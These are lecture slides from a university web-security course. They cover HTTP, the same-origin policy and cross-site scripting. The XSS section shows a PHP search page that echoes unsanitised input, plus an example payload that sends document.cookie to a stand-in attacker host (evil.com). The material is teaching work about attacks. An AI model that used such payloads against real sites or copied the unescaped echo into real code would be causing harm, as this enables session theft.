Lecture 25: Web Security

CS 181S

Spring 2024

Networking Stack

7 - Application	Deliver content	HTTP
6 - Presentation	Manage encoding	
5 - Session	Manage sessions	TLS/SSL
4 - Transport	Deliver (un)reliably	TCP/UDP
3 - Network	Deliver globally	IP
2 - Data Link	Deliver locally	Ethernet
1 - Physical	Deliver signals	0s and 1s


Application Layer: HTTP

- Hypertext Transfer Protocol (HTTP) is an application protocol for distributed information systems
- Stateless request-response protocol
- Requests resources identified by Uniform Resource Locators (URLs)


Request	Response
GET	Retrieve resource (no side effects)
HEAD	Retrieve header for GET request (no body)
POST	Requests that server accept new object (e.g., results of form or new database item) and store it as subordinate of resource identified by URI
PUT	Requests that server store new object under supplied URI
DELETE	Delete specified resource

Example Request

- HTTP Request:




- HTTP Response:




HTTP Response Codes

Code	Message
200	OK
201	Created
302	Found
401	Unauthorized
403	Forbidden
404	Not Found
409	Conflict
500	Internal Server Error
502	Bad Gateway


Vulnerabilities by Year



Vulnerability Occurrence in Applications



Broken Authentication



HTML

```
<!DOCTYPE html>
<html>
   <head>
      <meta charset="utf-8">

      <title>CS 181S - Fall 2018</title>
      <link href='https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,300i,600,700,700i' rel='stylesheet' type='text/css'>
      <link href='https://fonts.googleapis.com/css?family=Inconsolata:400,700,700i' rel='stylesheet' type='text/css'>

      <link href="resources/css/bootstrap.min.css" rel="stylesheet">
      <link rel="stylesheet" href="resources/css/main.css">
   </head>
   <body>
      <header class="site-header">
   <div class="navbar navbar-inverse navbar-fixed-top">
      <div class="container-fluid">
         <div class="navbar-header">
            <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
               <span class="sr-only">Toggle navigation</span>
               <span class="icon-bar"></span>
               <span class="icon-bar"></span>
               <span class="icon-bar"></span>
            </button>
            <a class="navbar-brand" href="/courses/cs5430/2018sp/">CS 181S
                                    <span class="hidden-xs hidden-sm">: System Security</span>
                                    <span class="hidden-md hidden-lg"> - Fall 2018</span>
                                   </a>
         </div>
```

Dynamic Web Pages

Server-Side

- PHP
- Ruby
- Python
- Java
- Go

Client-Side

- Javascript

Same Origin Policy (SOP)

Data for http://www.example.com/dir/page.html accessed by:

- http://www.example.com/dir/**page2.html** ✔
- http://www.example.com/**dir2**/page3.html ✔
- **https**://www.example.com/dir/page.html ✘
- http://www.example.com**:81**/dir/page.html ✘
- http://www.example.com**:80**/dir/page.html
- http://**evil**.com/dir/page.html ✘
- http://example.com/dir/page.html ✘


SOP Exceptions

- Domain relaxation: document.domain
- Cross-origin network requests: Access-Control-Allow-Origin
- Cross-origin client-side communication: postMessage
- Importing scripts

Cross-Site Scripting (XSS)

- Form of code injection
- evil.com sends victim a script that runs on example.com

Reflected XSS



Reflected XSS

- Search field on victim.com:
  - http://victim.com/search.php?term=apple
- Server-side implementation of search.php:

```
<html>
   <title> Search Results </title>
   <body> Results for <?php echo $_GET[term] ?>: ...</body>
</html>
```

- What if victim instead clicks on:

```
http://victim.com/search.php?term=
 <script> window.open("http://evil.com?cookie = " +
    document.cookie )  </script>
```

Reflected XSS

Attack Server

user gets bad link

www.evil.com

```
http://victim.com/search.php?
  term= <script> ... </script>
```

user clicks on link


victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

Stored XSS


Attack Server
4 steal valuable data
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Victim

Stored XSS attack vectors

- loaded images
- HTML attributes
- user content (comments, blog posts)

Example XSS attacks

